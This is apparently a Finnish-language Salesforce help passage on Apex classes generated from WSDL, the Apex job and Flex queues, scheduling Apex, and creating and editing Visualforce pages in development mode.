Onnistuneesti luotuihin Apex-luokkiin sisältyy stub- ja type-luokat, joita käytetään WSDL-asiakirjan edustaman kolmannen osapuolen Web-palvelun kutsumiseen. Näiden luokkien avulla voit kutsua ulkoista Web-palvelua Apexista. Jokaiselle luodulle luokalle luodaan toinen luokka, jolla on sama nimi ja etuliite `Async`. Ensimmäinen luokka synkronoiduille callout-kutsuille. Toinen luokka synkronoimattomille callout-kutsuille. Lisätietoja on [Force.com Apex Code Developer's Guide](#) -oppaassa.

Huomaa seuraavaa luodusta Apex-versiosta:

- Jos WSDL-asiakirja sisältää varatun Apex-sanan, sana liitetään muodossa `_x` Apex-luokan luonnin yhteydessä. Esimerkiksi WSDL-asiakirjan `limit` muuttuu muotoon `limit_x` luodussa Apex-luokassa. Luettelo varatuista sanoista on [Force.com Apex Code Developer's -oppaassa](#).
- Jos WSDL:n toiminnolla on tulosviesti, jossa on enemmän kuin yksi elementti, luotu Apex käärii elementit sisäiseen luokkaan. Apex-menetelmä, joka edustaa WSDL-toimintoa, palaa sisäiseen luokkaan yksilöllisten elementtien sijasta.

KATSO MYÖS:

[Apex-luokkien määrittäminen](#)

Apex-töiden jonon seuranta

Apex-töiden jonossa luetellaan kaikki suoritettavaksi lähetetyt Apex-työt. Luettelossa ovat sekä suoritettut työt että suoritusta odottavat työt, kuten

- suorittamattomat Apex-metodit, joissa on `future`-merkintä. Tällaisten töiden Työn tyyppi -sarakeessa on arvo Tuleva, eikä niiden Eriä yhteensä- tai Käsitellyt erät -sarakeissa ole arvoja.
- suorittamattomat Apex-luokat, jotka ottavat käyttöön `Jonotettava`-liittymän. Tällaisten töiden Työn tyyppi -sarakeessa on arvo Tuleva, eikä niiden Eriä yhteensä- tai Käsitellyt erät -sarakeissa ole arvoja.
- Ajoitetut Apex-työt, joiden suoritus ei ole vielä päättynyt.
 - Tällaisten töiden Työn tyyppi -sarakeessa on arvo Ajoitettu Apex, niiden Eriä yhteensä- tai Käsitellyt erät -sarakeissa ei ole arvoja, ja niiden tila on aina Jonossa.
 - Ajoitettuja töitä ei voi keskeyttää tältä sivulta. Käytä Ajoitetut työt -sivua hallitaksesi tai poistaaksesi ajoitettuja töitä.
 - Vaikka ajoitettu työ näytetään Apex-työt-sivulla sekä Ajoitetut työt -sivulla, se lasketaan kuitenkin vain kerran ei-synkronoitujen Apex-suoritusten rajoitukseen.
- Apex-jaon uudelleenlaskennan erätyöt, joiden suoritus ei ole vielä päättynyt. Tällaisten töiden Työn tyyppi -sarakeessa on arvo Jaon uudelleenlaskenta. Jaon uudelleenlaskenta -työn tietueet jaetaan automaattisesti eriin. Eriä yhteensä -sarakeessa näkyy työn erien kokonaismäärä. Käsitellyt erät -sarakeessa näkyy jo käsiteltyjen erien määrä.
- Apex-erätyöt, joiden suoritus ei ole vielä päättynyt. Tällaiset työt on lueteltu Apex-eränä Työn tyyppi -sarakeessa. Apex-erätöiden tietueet jaetaan automaattisesti eriin. Eriä yhteensä -sarakeessa näkyy työn erien kokonaismäärä. Käsitellyt erät -sarakeessa näkyy jo käsiteltyjen erien määrä.



Note: Uudelleenlaskujen erätöiden jakaminen on tällä hetkellä käytettävissä vain rajoitetulle määrälle julkaisuja. Lisätietoa Apex-jakamisen uudelleenlaskennan erätöiden käyttöön otosta organisaatiossasi saat ottamalla yhteyttä Salesforceen.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition-, Performance Edition-, Unlimited Edition-, Developer Edition- ja Database.com Edition-**versioissa

Tämä luettelo sisältää töiden kaikki mahdolliset tila-arvot. Tila-sarakkeessa näkyy työn nykyinen tila. Mahdolliset arvot:

Tila	Kuvaus
Jonossa	Työ odottaa suorittamista.
Valmistelu	Työn <code>start</code> -metodi on kutsuttu. Tämä tila saattaa kestää muutaman minuutin, riippuen tietue-erän koosta.
Käsitellään	Työ on käsittelyssä.
Keskeytetty	Käyttäjä keskeytti työn.
Valmis	Työ valmis, virheittä tai virhein.
Epäonnistui	Työn aikana todettiin järjestelmävirhe.

Lisäksi Apex-erätoilla voi olla tila `Pidossa`, kun ne ovat Apex Flex -jonossa. Lisätietoja on kohdassa [Apex Flex -jonon seuranta](#).

Jos yksi tai useampi virhe ilmaantuu erien käsittelyn aikana, Tilan lisätiedot -sarakkeessa näytetään ensimmäisen virheen lyhyt kuvaus. Virheen yksityiskohtaisempi kuvaus ja muut mahdolliset virheet lähetetään sähköpostitse käyttäjälle, joka käynnisti eräluokan suorittamisen. Saat kohteiden suodatetun luettelon näkyviin valitsemalla `Näkymä`-alasvetoluettelosta ennalta määritetyn luettelon tai napsauttamalla **Luo uusi näkymä** määrittääksesi omia mukautettuja näkymiä. Tämä on käytännöllistä, jos haluat tarkastella vain `future`-metodeja tai Apex-erätoita.

Vain yksi Apex-erätyön `start`-metodi voi olla samaan aikaan käynnissä organisaatiossa. Käynnistämättömät erätyöt pysyvät jonossa, kunnes ne käynnistetään. Huomaa, että tämä rajoitus ei johda minkään erätyön epäonnistumiseen ja Apex-erätöiden `execute`-metodit suoritetaan yhä yhdessä, jos useampi kuin yksi työ on käynnissä.

Voit keskeyttää minkä tahansa Apex-työn käsittelyn valitsemalla Toiminto-sarakkeesta **Keskeytä työ**.

Kaikki suoritettut erätyöt poistetaan eräjonoluettelosta viikko valmistumisen jälkeen.

Lisätietoja Apex-koodista on [Force.com Apex Code Developer's Guide -oppaassa](#).

KATSO MYÖS:

[Apexin ajoittaminen](#)

Apex Flex -jonon seuranta

Käytä Apex Flex -jono -sivua tarkastellaksesi ja järjestääksesi uudelleen kaikkia erätoita, joiden tila on `Pidossa`. Voit muuttaa erätöiden järjestystä myös ohjelmallisesti Apex-koodilla.

Voit asettaa jopa 100 erätyötä pitoon odottamaan tulevaa suoritusta. Kun järjestelmän resursseja vapautuu, Apex Flex -jonon alusta noukitaan töitä ja ne siirretään erätöiden jonoon. Kussakin organisaatiossa voidaan käsitellä enintään viittä jonossa olevaa tai aktiivista työtä samanaikaisesti. Kun työ siirretään Flex-jonosta käsiteltäväksi, se siirtyy `Pidossa`-tilasta `Jonossa`-tilaan. Jonoon asetettut työt suoritetaan, kun järjestelmä on valmis käsittelemään uusia töitä.

Voit muuttaa töiden järjestystä Apex Flex -jonossa tärkeysjärjestykseen. Voit esimerkiksi siirtää erätyön pitojonossa ensimmäiseksi, jolloin se käsitellään ensimmäisenä, kun resursseja vapautuu. Muutoin työt käsitellään samassa järjestyksessä kuin ne lähetettiin.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessa

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition** -versioissa

Apex Flex -jonon valvonta ja järjestyksen muuttaminen

Apex Flex -jono -sivu sisältää luettelon kaikista Pidossa-tilassa olevista erätoista. Näet myös tietoja kustakin työstä, kuten työn tunnus, lähetyspäivä ja Apex-luokka. Työt on numeroitu oletusarvoisesti niiden lähetysjärjestyksessä alkaen 1. sijasta, joka tarkoittaa, että työ lähetettiin ensimmäisenä. Voit muuttaa työn sijaa napsauttamalla **Järjestä uudelleen** ja syöttämällä sille uuden sijanumeron. Työ siirretään määrittämäsi sijaintiin, ellei sijanumero ole suurempi kuin jonossa olevien töiden määrä. Tällöin työ asetetaan jonon loppuun. Kun siirrät työtä, kaikki muut Flex-jonossa olevat työt järjestetään ja numeroidaan uudelleen asianmukaisesti.



Note: Salesforce-käyttöliittymässä Flex-jonossa ensimmäisenä oleva työ on sijalla 1. Kun käytät Flex-jonoa ohjelmallisesti, Flex-jonon ensimmäinen sija on kuitenkin indeksissä 0.

Kun järjestelmä valitsee Apex Flex -jonosta seuraavan työn käsiteltäväksi, työ siirretään Apex Flex -jonosta erätöiden jonoon. Voit valvoa siirrettyä työtä Apex-työt-sivulta napsauttamalla **Apex-työt**.

Vaihtoehtoisesti voit käyttää `ApexinSystem.FlexQueue`-metodeja muuttaaksesi Flex-jonossa olevien erätöiden järjestystä. Jos haluat testata Flex-jonoa, käytä `getFlexQueueOrder()` - ja `enqueueBatchJobs(numberOfJobs)`-metodeja `System.Test`-luokassa.

KATSO MYÖS:

[Apex Developer Guide: FlexQueue Class](#)

[Apex Developer Guide: enqueueBatchJobs\(numberOfJobs\)](#)

[Apex Developer Guide: getFlexQueueOrder\(\)](#)

Apexin ajoittaminen

Käytä Apex-ajoitustoimintoa, jos sinulla on tiettyjä Apex-luokkia, joita haluat käyttää säännöllisesti, tai suorittaaksesi Apex-erätöiden Salesforce-käyttöliittymällä.

Ajoitustoiminto suoritetaan järjestelmänä — kaikki luokat suoritetaan riippumatta siitä, onko käyttäjällä oikeutta suorittaa luokkaa.



Tärkeää: Salesforce ajoittaa luokan suorituksen tiettyyn hetkeen. Todellinen suoritus saattaa viivästyä palvelun käytettävyyden mukaan.

Voit ajoittaa työt käyttämällä Apex-ajoitajaa seuraavasti:

1. **Ota käyttöön Ajoitettava -liittymä** Apex-luokassa, joka ilmentää suoritettavaa luokkaa.
2. Kirjoita Määrittäminen-valikon **Pikahaku**-kenttään *Apex-luokat*, valitse **Apex-luokat** ja napsauta **Ajoita Apex**.
3. Napsauta ajoitettavan luokan nimeä.
4. Määritä, kuinka usein Apex-luokka suoritetaan.
 - **Viikottain**— Määritä yksi tai useampi viikonpäivä, jolloin työ suoritetaan (kuten maanantai ja keskiviikko).
 - **Kuukausittain**— Määritä joko päivämäärä tai päivä, jolloin työ suoritetaan (kuten joka kuukauden toinen lauantai).
5. Määritä Apex-luokan ajoituksen alkamis- ja päättymispäivämäärät. Jos määrität yksittäisen päivän, työ suoritetaan vain kerran..
6. Määritä haluamasi alkamisaika. Työn tarkka aloitusaika riippuu palvelun käytettävyydestä.
7. Napsauta **Tallenna**.



Note: Sinulla voi olla vain 100 aktiivista tai ajoitettua työtä kerralla.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition** -versioissa

Voit myös kutsua `System.scheduleBatch`-metodia ajoittaaksesi erätyön kertaluontoisen suorituksen myöhemmäksi ajankohdaksi. Lisätietoja on [Apex Developer Guide](#) -oppaan osiossa "Using the `System.scheduleBatch` Method".

Kun olet ajoittanut Apex-työn, voit tarkkailla työn edistymistä Kaikki ajoitetut työt -sivulla.

Kun työ on valmis, voit nähdä työn tiedot (kuten onnistuiko vai epäonnistuiko se, kuinka kauan käsittely kesti, käsiteltyjen tietueiden lukumäärä, jne.) [Apex-työt](#) -sivulla.

Yleiset kysymykset

Yleisimpiä kysymyksiä Apexsovelluksesta

- [Miten Apex-luokat ja käynnistimet eroavat toisistaan?](#)
- [Voinko soittaa ulkoiseen verkkopalveluun Apex-sovelluksella?](#)
- [Mitkä ovat tuetut WSDL-mallityypit Apex-palvelinkutsuille?](#)

Voinko soittaa ulkoiseen verkkopalveluun Apex-sovelluksella?

Kyllä. Voit kutsua verkkopalvelujen toimintoja Apex:illa. Sinun on ensin luotava Apex-luokat sivua käyttäen Apex-luokka ulkoisen verkkopalvelun WSDL-asiakirjasta, ennen kuin voit kutsua sen menetelmiä.

KATSO MYÖS:

[Yleisimpiä kysymyksiä Apexsovelluksesta](#)

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition** -versioissa

Mitkä ovat tuetut WSDL-mallityypit Apex-palvelinkutsuille?

Palvelinkutsuissa Apex tukee vain asiakirjan literaalisen päättämisen WSDL-tyyliä, yhdessä primitiivisten ja sisäisten tietotyyppien kanssa. Suosittelemme, että varmistat WSDL-asiakirjan ja varmistat, että se sisältää tuettuja mallityyppejä. Jos tyyppi ei ole Apex:in tukema, palvelinkutsu Web-palvelukäyttöön voi johtaa virheeseen, joka ilmenee palvelinkutsun vastauksessa, "Palvelukutsun vastusta ei voi jäsentää. Apex-tyyppiä ei löydy elementtikohteesta".

KATSO MYÖS:

[Yleisimpiä kysymyksiä Apexsovelluksesta](#)

Miten Apex-luokat ja käynnistimet eroavat toisistaan?

Apex-luokka on malli tai suunnitelma, josta Apex-objektit luodaan. Luokat koostuvat muista luokista, käyttäjän määrittämistä metodeista, muuttujista, poikkeustypeistä ja staattisesta aloituskoodista. Käynnistin on Apex-koodi, joka suoritetaan ennen tiettyjen DML-tapahtumien suorittamista tai tapahtumien suorittamisen jälkeen. Käynnistin voidaan suorittaa esimerkiksi ennen kuin objektitietueet siirretään tietokantaan tai tietueiden poistamisen jälkeen. Käynnistimeen liittyy vakio- tai mukautettu objekti ja se voi kutsua Apex-luokkien menetelmiä.

KATSO MYÖS:

[Yleisimpiä kysymyksiä Apexsovelluksesta](#)

Visualforce

Visualforce on ohjelmointikehys, joka sallii kehittäjien laatia hienostuneita ja mukautettuja käyttöliittymiä, joita voidaan isännöidä Force.com-sovellusalustassa. Visualforce-ohjelmointikehys sisältää tunnisteisiin perustuvan ohjelmointikielen, joka muistuttaa HTML-kieltä, sekä joukon palvelimen puoleisia "vakio-ohjaimia", jotka tekevät yksinkertaisten tietokantaoperaatioiden, kuten kyselyiden ja tallennusten, tekemisestä erittäin helppoa.

Visualforce-sovelluksella voit:

- luoda mukautettuja käyttöliittymiä, joissa voidaan hyödyntää Salesforce-vakiotyylejä vaivattomasti
- luoda mukautettuja käyttöliittymiä, jotka korvaavat Salesforce-vakiotyylit täysin
- muodostaa ohjattuja toimintoja ja muita siirtymiskaavoja, jotka käyttävät tietokohtaisia sääntöjä optimaalista, tehokasta sovellusvuorovaikutusta varten.

Visualforce-sovelluksessa on monipuolinen komponenttikirjasto, jolla voit muodostaa sivuja nopeasti ilman, että sinun tarvitsee luoda moniakaan toimintoja itse. Visualforce-merkintäkielessä kukin tunniste vastaa karkeasti tai tarkasti hahmoteltua komponenttia, kuten sivun osaa, liittyvää luetteloa tai kenttää. Komponentteja voidaan ohjata samalla logiikalla, jota käytetään Salesforce-vakiosivuilla, tai kehittäjät voivat liittää oman logiikkansa mukautettuun ohjaimeen tai Apex-kirjoitettuun ohjainjatkeeseen.



Note: Tämä julkaisu sisältää Lightning Experiencen Visualforcen beta-version, joka on tuotantolaatua, mutta jolla on tunnettuja rajoituksia.

KATSO MYÖS:

[Visualforce-sivujen määrittäminen](#)

[Visualforce-komponentit](#)

<https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/>

Lightning Experiencen Visualforce (beta)

Tämä julkaisu sisältää Lightning Experiencen Visualforcen beta-version, joka on tuotantolaatua, mutta jolla on tunnettuja rajoituksia.

Visualforce on edelleen yleisesti saatavilla. Vain Visualforce-sivujen käyttö Lightning Experiencessä on tällä hetkellä beta-vaiheessa.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager**-, **Group**-, **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**- ja **Developer**-versioissa

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Visualforce-sivut

Visualforce-sivut ovat korkean tason säiliö Visualforcen avulla laadituille mukautetuille sovelluksille. Luo Visualforce-sivuja lisäämällä niihin Visualforce-komponentteja (vakioomuoitoisia tai mukautettuja), staattista HTML-koodia, CSS-tyyliä ja JavaScriptia.

Jokaisella Visualforce-sivulla on oma yksilöllinen ja pysyvä URL-osoitteensa. Voit linkittää Visualforce-sivuja yhteen luodaksesi sovellukselle monimutkaisempia ominaisuuksia.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Visualforce-sivujen määrittäminen

Voit luoda Visualforce-sivuja joko Visualforce-kehitystilassa tai luomalla sivut määrittämissä.

Sivun luominen Visualforce-kehitystilassa "pikakorjaus"-työkalulla:

1. Syötä URL-osoite selaimeen seuraavassa muodossa:
`https://omaSalesforceInstanssi/apex/uudenSivunNimi`, jossa `omaSalesforceInstanssi` on Salesforce-instanssin isäntänimi (esimerkiksi `na3.salesforce.com`) ja `uudenSivunNimi` arvo, jonka haluat antaa sivumäärittäksesi Nimi-kenttään.

Jos haluat luoda esimerkiksi sivun nimeltä "HeiMaailma" ja Salesforce-organisaatiosi käyttää `na3.salesforce.com`-esiintymää, kirjoita osoitteeksi `https://na3.salesforce.com/apex/HeiMaailma`.



Note: Sivujen nimissä voi olla korkeintaan 40 merkkiä.

2. Koska sivua ei ole vielä olemassa, sinut ohjataan rajapintasivulle, jolla voit luoda uuden sivun. Luo uusi sivu valitsemalla **Luo sivu** `uudensivunnimi`. Sivun Nimi ja Otsikko määritetään URL-osoitteeseen määrittämäsi `uudensivunnimi`-arvon perusteella.

Sivujen luominen määrittämissä:

1. Kirjoita Määrittäminen-valikon Pikahaku-kenttään `Visualforce-sivut` ja valitse **Visualforce-sivut**.
2. Valitse **Uusi**.
3. Kirjoita Nimi-tekstiruutuun teksti, joka näkyy URL-osoitteessa sivun nimenä. Tämä nimi voi sisältää vain alaviivoja ja aakkosnumeerisia merkkejä, ja sen on oltava yksilöllinen organisaatiossa. Sen täytyy alkaa kirjaimella, se ei saa sisältää välilyöntiä eikä se saa loppua alaviivaan eikä sisältää kahta peräkkäistä alaviivaa.
4. Kirjoita Otsikko-tekstiruutuun teksti, josta sivun voi tunnistaa määrittämissä työkaluissa, kuten mukautettuja välilehtiä määrittäessä tai vakiopainikkeita korvattaessa.
5. Kirjoita Nimi-tekstiruutuun teksti, jota tulisi käyttää sivun tunnistamiseen API:ssa. Tämä nimi voi sisältää vain alaviivoja ja aakkosnumeerisia merkkejä, ja sen on oltava yksilöllinen organisaatiossa. Sen täytyy alkaa kirjaimella, se ei saa sisältää välilyöntiä eikä se saa loppua alaviivaan eikä sisältää kahta peräkkäistä alaviivaa.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Visualforce-sivujen versioasetusten luominen, muokkaaminen ja määrittäminen:

- Sovelluksen mukautusoikeus

6. Määritä Kuvaus-tekstiruutuun sivun valinnainen kuvaus.
7. Valitse Käytettävissä olevat Salesforce-mobiilisovellukset ottaaksesi Visualforce-välilehteen liittyvät Visualforce-sivut käyttöön Salesforce1-sovelluksessa. Tämä valintaruutu on käytettävissä sivuille, jotka on määritetty API-versioon 27.0 tai uudempaan.



Note: Visualforce-sivulla korvattuja vakio-objektien välilehtiä ei tueta Salesforce1-sovelluksessa, vaikka valitsisit Käytettävissä olevat Salesforce-mobiilisovelluksissa -vaihtoehdon sivulle. Objektin oletusarvoinen Salesforce1-sivu näytetään Visualforce -sivun sijaan.

Tällä vaihtoehdolla ei ole vaikutusta Salesforce Classic Mobile -mobiilisovelluksen Visualforce-tukeen. Käytä sen sijaan Visualforce-välilehti-määrittämissivuilla olevaa Salesforce Classic Mobile -valmis -valintaruutua.

8. Valitse **Vaadi CSRF-suojaukselta GET-pyynnöille** ottaaksesi Cross Site Request Forgery (CSRF) -suojaus käytettäväksi sivun GET-pyynnöille. Kun tämä vaihtoehto on valittuna, se suojaaa CSRF-hyökkäyksiltä muokkaamalla sivua sisältämään CSRF-vahvistustunnisteen, joka on URL-parametreissa oleva satunnainen merkkijono. Visualforce tarkastaa kyseisen merkkijonon GET-pyyntöjen yhteydessä eikä lataa sivua, ellei arvo vastaa odotettua arvoa.

Valitse tämä ruutu, jos sivu suorittaa DML-toiminnon, kun se ladataan ensimmäistä kertaa. Kun tämä vaihtoehto on valittuna, kaikki tähän sivuun osoittavat linkit tarvitsevat URL-kyselymerkkijonon parametreihin lisätyn CSRF-tunnisteen. Tämä valintaruutu on käytettävissä sivuille, jotka on määritetty API-versioon 28.0 tai uudempaan.



Note: Summer '13 -julkaisussa ainoa tapa lisätä URL-osoitteeseen käypä CSRF-tunniste on korvata objektin vakio-osoite Poista-linkki Visualforce-sivulla. Poista-linkki sisältää automaattisesti vaaditun tunnisteen. Älä valitse tätä ruutua millekään sivulle, joka ei korvaa objektin vakio-osoitetta Poista-linkkiä.

9. Kirjoita Visualforce-merkintä-tekstiruutuun sivun Visualforce-merkintä. Yhdellä sivulla voi olla enintään 1 Mt tekstiä, eli noin 1 000 000 merkkiä.
10. Napsauta **Version asetukset** määrittääksesi tälle sivulle käytettävän Visualforce- ja API-version. Voit määrittää versiot kaikille organisaatiosi asennetuille hallittaville paketeille.
11. Voit tallentaa muutokset ja palata Visualforce-lisätietonäyttöön valitsemalla **Tallenna** tai tallentaa muutokset ja jatkaa sivun muokkaamista valitsemalla **Pikatalennus**. Visualforce-merkinnän on oltava kelvollinen, ennen kuin sivun voi tallentaa.



Note: Vaikka Visualforce-merkintää voikin muokata tästä määrittämisestä osasta, muokkauksen tulosten tarkasteleminen edellyttää siirtymistä sivun URL-osoitteeseen. Tästä syystä useimmat sovelluskehittäjät suosivat kehitystilaa, jossa he voivat tarkastella ja muokata sivuja yhdessä ikkunassa.

Kun sivu on luotu, voit avata sen napsauttamalla **Esikatselu**. Voit tarkastella sitä myös syöttämällä manuaalisesti seuraavassa muodossa: `http://omaSalesforceInstanssi/apex/uudenSivunNimi`, jossa `omaSalesforceInstanssi` on Salesforce-instanssin isäntänimi (esimerkiksi `na3.salesforce.com`) ja `uudenSivunNimi` sivumäärittäksesi Nimi-kentän arvo.

KATSO MYÖS:

[Kehitystilän ottaminen käyttöön](#)

[Visualforce-sivujen tarkasteleminen ja muokkaaminen](#)

[Visualforce-välilehtien luominen](#)

Kehitystilan ottaminen käyttöön

Vaikka voitkin tarkastella ja muokata Visualforce-sivumäärittäjiä Määrittäjät-valikon Visualforce-sivut-sivulta, Visualforce-kehitystilan käyttöönotto on paras tapa laatia Visualforce-sivuja. Kehitystilassa käytössäsi ovat seuraavat ominaisuudet:

- Kaikilla Visualforce-sivuilla oleva erityinen kehitysalatunniste, joka sisältää sivun näkymätilan, asiaan liittyvän ohjaimen, linkin komponentin viitedokumentaatioon ja sivumerkintöjen muokkausohjelman, johon sisältyy korostustoiminto, etsi ja korvaa -toiminto ja automaattinen ehdotustoiminto komponenttien tunnisteiden ja määritteiden nimiä varten.
- Uusien Visualforce-sivujen näppärä määrittäminen kirjoittamalla yksilöllinen URL-osoite.
- Virheilmoitukset, jotka sisältävät yksityiskohtaisempia pinojäljityksiä kuin mitä vakiokäyttäjät saavat.

Visualforce-kehitystilan ottaminen käyttöön:

1. Kirjoita henkilökohtaisten asetustesi `Pikahaku`-kenttään *Käyttäjän lisätiedot* ja valitse **Käyttäjän lisätiedot**. Eikö tuloksia löydy? Kirjoita `Pikahaku`-kenttään *Henkilökohtaiset* ja valitse **Henkilökohtaiset**.
2. Napsauta **Muokkaa**.
3. Valitse **Kehitystila**-valintaruutu.
4. Voit myös valita **Näytä näkymätila kehitystilassa** -valintaruudun ottaaksesi Näkymätila-välilehden käyttöön kehitysalatunnisteessa. Tämä välilehti soveltuu Visualforce-sivujen toimintojen seuraamiseen.
5. Valitse **Tallenna**.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experience:ssä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Kehitystilan ottaminen käyttöön:

- Sovelluksen mukautusoikeus

Visualforce-sivujen tarkasteleminen ja muokkaaminen

Kirjoita Määrytykset-valikon `Pikahaku`-kenttään `Visualforce-sivut`, valitse **Visualforce-sivut** ja napsauta Visualforce-sivun nimeä tarkastellaksesi sen lisätietoja, kuten luontiajankohtaa, edellisen muokkauksen ajankohtaa ja sivuun liittyviä Visualforce-merkintöjä.

Lisätietosivulla voit tehdä mitä tahansa seuraavista:

- Muokkaa olemassa olevia sivumerkintöjä valitsemalla **Muokkaa**.
- Poista sivu valitsemalla **Poista**.
- Luo kopio sivusta valitsemalla **Kloonaa**. Sinun on määritettävä uusi nimi uudelle sivulle.
- Jos haluat tarkastella luetteloa kaikista viittauksista tähän sivuun organisaatiossa, valitse **Missä tätä käytetään?**
- Valitsemalla **Näytä riippuvuudet** voit tarkastella kohteita, kuten kenttiä, objekteja ja muita luokkia, joiden on oltava olemassa, jotta tämä luokka on kelvollinen.
- Napsauta **Esikatselu** avataksesi sivun uudessa ikkunassa.

 **Note:** Jos Visualforce-sivu sisältyy asennettuun hallittavaan pakettiin, voit vain tarkastella sivua. Et voi muokata, poistaa tai kloonata sitä.

Jos Visualforce-sivu sisältyy asennettuun hallittavaan pakettiin, `Asennettu paketti` -kenttä osoittaa paketin nimen. Kenttä `Käytettävissä paketin versiossa` näyttää pakettien versioiden valikoiman, joissa Visualforce-sivu on käytettävissä. Ensimmäinen version numero valikoimassa on ensimmäinen asennetun paketin versio, joka sisältää Visualforce-sivun.

Visualforce-sivujen tarkasteleminen ja muokkaaminen kehitystilassa

kehitystila on käytössä, voit tarkastella ja muokata sivun sisältöä siirtymällä sivun URL-osoitteeseen. Jos sivun nimi on esimerkiksi `HeiMaaailma` ja Salesforce-esiintymä on `na3.salesforce.com`, kirjoita `https://na3.salesforce.com/apex/HeiMaaailma` selaimesi osoitepalkkiin.

Kun kehitystila on otettu käyttöön, kaikilla Visualforce-sivuilla näytetään kehitystila-alatunniste selaimen alaosassa:

- Avaa sivueditori napsauttamalla välilehteä, jolla on sivun nimi, jos haluat tarkastella ja muokata asiaan liittyvää Visualforce-merkintää palaamatta Määrytykset-alueelle. Muutokset näytetään heti, kun tallennat sivun.
- Jos sivu käyttää mukautettua ohjainta, ohjainluokan nimi on käytettävissä välilehtenä. Napsauta välilehteä muokataksesi siihen liittyvää Apex-luokkaa.
- Jos sivu käyttää ohjainlaajennuksia, laajennusten nimet näytetään välilehtinä. Välilehden napsauttaminen sallii sinun muokata siihen liittyvää Apex-luokkaa.
- Jos **Näkymätila**-välilehti on otettu käyttöön Määrytyksissä, se näyttää tietoja Visualforce-sivun näkymätilaan vaikuttavista kohteista.
- Tallenna muutokset ja päivitä sivun sisältö valitsemalla **Tallenna** (suoraan muokausruudun päällä).
- Voit tarkastella kaikkien tuettujen Visualforce-komponenttien oppaita valitsemalla kohdan **Komponenttiviittaus**.
- Napsauta **Missä tätä käytetään?** tarkastellaksesi luetteloa kaikista tähän sivuun viittaavista Salesforce-kohteista, kuten mukautetuista välilehdistä, ohjaimista ja muista sivuista.
- Napsauta Pienennä-painiketta () pienentääksesi kehitystilan alapaneelin. Napsauta Laajenna-painiketta () tuodaksesi sen takaisin esiin.
- Napsauta Poista kehitystila käytöstä -painiketta () poistaaksesi kehitystilan kokonaan käytöstä. Kehitystila on poissa käytöstä, kunnes otat sen uudelleen käyttöön henkilökohtaisten asetuksiesi henkilökohtaisten tietojesi sivulta.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Visualforce-merkintöjen kloonaminen, muokkaaminen tai poistaminen:

- Sovelluksen mukautusoikeus

Mukautettujen Visualforce-ohjaimien muokkaaminen

- "Apex-sovellusten luominen"

Visualforce-sivujen hallinta

Kun olet luonut Visualforce-sivuja, voit mukauttaa, muokata ja poistaa niitä. Kirjoita Määrittäminen-valikon Pikahaku-kenttään *Visualforce-sivut* ja valitse **Visualforce-sivut** avataksesi Sivut-luettelosivun, jossa on luettelo organisaatiollesi määritetyistä Visualforce-sivuista. Sivut-luettelosivulla voit tehdä seuraavat toimet:

- Valitse **Uusi**, jos haluat **määrittää uuden Visualforce-sivun**.
- Napsauta sivun nimeä, jos haluat **tuoda yksityiskohtaisia sivua koskevia tietoja näkyviin**, mukaan lukien sen otsikko ja Visualforce-merkinnät.
- Napsauta sivun nimen vierestä **Muokkaa**, jos haluat muokata sivun nimeä, otsikkoa tai Visualforce-merkintöjä.



Note: Kuvake osoittaa, että Visualforce-sivu on asennetussa hallittavassa paketissa. Et voi muokata tai poistaa hallittavan paketin Visualforce-sivua.

- Valitse **Poista**, jos haluat poistaa sivun.
- Voit hallita sivun turvallisuutta valitsemalla **Suojaus**.
- Napsauta Esikatselu-painiketta () avataksesi sivun uudessa ikkunassa.



Note: Nimitilan etuliite on liitetty Apex-luokkiin ja -käynnistimiin, Visualforce-komponentteihin ja -sivuihin, tuotemerkkimalleihin, kansioihin, s-control-objekteihin, staattisiin resursseihin, verkkolinkkeihin ja mukautettuihin raporttityyppeihin, mikäli ne sisältyvät hallittavaan pakettiin. Jos sinulla ei ole sovellusten mukautusoikeutta, nimitilan etuliitekenttää ei näy tuotemerkkimalleissa, kansioissa eikä mukautetuissa raporttityypeissä.

Visualforce-sivujen yhdistämiskentät

Yhdistämiskenttä on kenttä, jonka voit asettaa sähköpostimalliin, yhdistämismalliin, mukautettuun linkkiin tai kaavaan liittääksesi arvoja tietueesta.

